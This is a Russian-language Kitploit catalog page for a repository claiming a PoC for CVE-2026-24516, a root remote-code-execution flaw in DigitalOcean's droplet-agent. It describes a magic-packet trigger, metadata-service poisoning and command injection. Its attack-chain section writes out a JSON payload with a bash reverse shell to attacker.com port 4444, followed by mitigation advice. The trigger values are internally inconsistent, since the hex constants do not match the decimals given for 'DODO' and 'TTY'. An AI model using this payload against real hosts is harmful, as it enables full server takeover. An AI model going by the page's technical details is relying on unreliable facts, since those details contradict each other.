
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2026-24516-DigitalOcean-RCE. — Технический анализ и PoC для CVE-2026-24516: неаутентифицированное удалённое выполнение кода с правами root в DigitalOcean Droplet Agent (CVSS 10.0). | Kitploit
Инструменты/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce.
Повышение привилегийАнализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииПост-эксплуатацияБезопасность облачных средСтатьи и Исследования

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться
Red Teaming
Разработка Полезной Нагрузки
GitHubpoxsky/cve-2026-24516-digitalocean-rce.

CVE-2026-24516-DigitalOcean-RCE.

Технический анализ и PoC для CVE-2026-24516: неаутентифицированное удалённое выполнение кода с правами root в DigitalOcean Droplet Agent (CVSS 10.0).

Репозиторий
6 месяцев назадЕщё не проверено

CVE-2026-24516-DigitalOcean-RCE.

Технический анализ и PoC для CVE-2026-24516: Неаутентифицированное удалённое выполнение кода с правами root в DigitalOcean Droplet Agent (CVSS 10.0).

ТЕХНИЧЕСКОЕ РУКОВОДСТВО ПО БЕЗОПАСНОСТИ: CVE-2026-24516

ID: CVE-2026-24516

НАЗВАНИЕ: Неаутентифицированное RCE с правами root через отравление метаданных и побочный канал

КРИТИЧНОСТЬ: Критическая (CVSS v3.1: 10.0 / AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)

ИССЛЕДОВАТЕЛЬ: Anmol Singh Rajput (@poxsky)

ЗАТРОНУТО: DigitalOcean Droplet Agent (droplet-agent) <= v1.3.2

================================================================================

  1. АРХИТЕКТУРНЫЙ ОБЗОР

'droplet-agent' — это привилегированный системный демон (UID 0), предназначенный для удалённой телеметрии и диагностики. Он поддерживает пассивное состояние мониторинга до получения определённой сигнальной последовательности. Основная уязвимость заключается в «модели неявного доверия» к сервису метаданных link-local (169.254.169.254), который не имеет криптографических проверок целостности.

  1. ГЛУБОКИЙ АНАЛИЗ: ПРИМИТИВЫ ЭКСПЛУАТАЦИИ



A. ПАССИВНЫЙ TCP ПОБОЧНЫЙ КАНАЛ (СИГНАЛЬНЫЙ УРОВЕНЬ) Агент использует слушатель raw-сокета (internal/metadata/watcher/ssh_watcher.go) на порту 22. Он выполняет переход состояния из IDLE в ACTIVE на основе жёстко заданных магических констант в заголовке TCP:

  • Номер последовательности (Seq): 0x419AD37 (68796879 -> "DODO")
  • Номер подтверждения (Ack): 0xCF259 (848489 -> "TTY")

Анализ: Это создаёт детерминированный триггер. Внешний злоумышленник может выдать себя за плоскость управления инфраструктурой, подделав один TCP SYN-пакет с этими магическими значениями.


B. НАРУШЕНИЕ ГРАНИЦЫ ДОВЕРИЯ (УЯЗВИМОСТЬ LINK-LOCAL) После сигнала агент извлекает JSON-инструкции из конечной точки облачных метаданных. Уязвимость заключается в отсутствии проверки подлинности. Агент рассматривает зону 169.254.169.254 как «укреплённую доверенную зону», не проверяя подписи полезной нагрузки (HMAC/mTLS).







C. ТОЧКА ВХОДА: НЕСАНИТИЗИРОВАННАЯ ИНЪЕКЦИЯ КОМАНД 'TroubleshootingActioner' (internal/troubleshooting/actioner/actioner.go) содержит точку входа, где он разбирает массив 'requesting'.

  • Уязвимая точка входа: exec.CommandContext(ctx, name, args...)
  • Логическая ошибка: Логика валидации выполняет только проверку префикса ('command:'). Она не выполняет токенизацию входных данных и не санитизирует метасимволы оболочки (;, |, &, $).
  1. ОРУЖЕЙНАЯ ЦЕПОЧКА АТАКИ (SSRF-TO-ROOT-RCE)

  1. ИМПЕРСОНАЦИЯ: Злоумышленник выявляет SSRF в размещённом приложении для проксирования запросов к сервису метаданных link-local.

  2. ОТРАВЛЕНИЕ: Злоумышленник настраивает вредоносный сервер метаданных, возвращающий: {"requesting": ["command:bash -c 'bash -i >& /dev/tcp/attacker.com/4444 0>&1'"]}

  3. СТУК: Злоумышленник отправляет TCP-триггер "DODO-TTY" на порт 22.

  4. ВЫПОЛНЕНИЕ: Агент извлекает отравленный JSON и выполняет обратную оболочку с ЭФФЕКТИВНЫМ UID 0 (Root).

  5. ОЦЕНКА ВОЗДЕЙСТВИЯ


  • ПОЛНАЯ КОМПРОМЕТАЦИЯ СИСТЕМЫ: Полный доступ на уровне ядра.
  • ЗАКРЕПЛЕНИЕ: Возможность внедрения руткитов или постоянных SSH-бэкдоров.
  • РИСК ДЛЯ АРЕНДАТОРОВ: Единственный SSRF в любом клиентском приложении приводит к полному захвату droplet, обходя все брандмауэры на уровне ОС.
  1. СТРАТЕГИЯ УСТРАНЕНИЯ

  • КРИПТОГРАФИЧЕСКАЯ ЦЕЛОСТНОСТЬ: Внедрить подпись JWT/HMAC для всех полезных нагрузок метаданных.
  • ИЗОЛЯЦИЯ ПРОСТРАНСТВА ИМЁН: Запускать actioner в ограниченном PID/сетевом пространстве имён.
  • БЕЛЫЕ СПИСКИ: Жёстко задать набор неизменяемых диагностических бинарных файлов; отклонять все динамические строковые входные данные.
1000071250 1000071254 1000071252 1000071246 1000071243 1000071244 1000071247 1000071249 1000071251
Скачать инструмент